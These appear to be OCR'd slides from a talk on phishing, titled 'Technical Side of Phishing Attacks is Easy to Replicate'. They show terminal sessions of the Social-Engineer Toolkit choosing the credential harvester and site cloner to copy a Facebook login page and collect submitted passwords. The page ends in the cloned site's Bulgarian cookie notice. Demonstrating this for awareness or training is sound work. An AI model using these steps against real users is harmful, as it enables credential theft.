
Technical Side of Phishing Attacks is Easy to Replicate

- Setting up a fake Facebook login page with Setoolkit: https://github.com/trustedsec/social-engineer-toolkit




```
┌──(kali㉿kali)-[~]
└─$ sudo setoolkit
[sudo] password for kali:
[-] New set.config.py file generated on: 2022-09-12 11:22:07.028385
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2022-09-12 11:22:07.028385
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAI
MED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF
 USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY  THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVE
N IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (mos
t likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others,
 try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.
 The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms o
f service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.


Do you agree to the terms of service [y/n]: y
```


Technical Side of Phishing Attacks is Easy to Replicate



```
          ________________________________
         /  ______/\_    ______/\__    ___/
         \_____  \ |    __)_  |  |  |
         /       \ |        \ |  |  |
        /_______  //_______  / |__|
                \/         \/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                       Version: 8.0.3
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```




```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                       Version: 8.0.3
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Technical Side of Phishing Attacks is Easy to Replicate




```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```

Technical Side of Phishing Attacks is Easy to Replicate



```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

---------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perceptive, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.26.133]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Technical Side of Phishing Attacks is Easy to Replicate



Разрешавате ли използването на бисквитки от Facebook на този браузър?

Използваме бисквитките и подобни технологии за:

- Предоставяне и подобряване на съдържанието в Продуктите на Facebook
- Предоставяне на по-безопасно преживяване чрез използване на информацията, която получаваме от бисквитките във и извън Facebook
- Предоставяне и подобряване на Продуктите на Facebook за хората, които имат акаунт


За услуги за измерване и рекламиране извън Продуктите на Facebook, за анализи и за предоставяне на определени функции и подобряване на нашите услуги за вас, ние използваме инструменти от други компании във Facebook. Тези компании също използват бисквитки.

Можете да разрешите използването на всички бисквитки, само на основните бисквитки или да изберете още опции по-долу. Можете по всяко време да научите повече за бисквитките и как ги използваме, както и да прегледате или промените избора си в нашата Политика за бисквитки.

Основни бисквитки

Разрешаване само на основните бисквитки
Разрешаване на основните бисквитки и бисквитките по избор

Technical Side of Phishing Attacks is Easy to Replicate

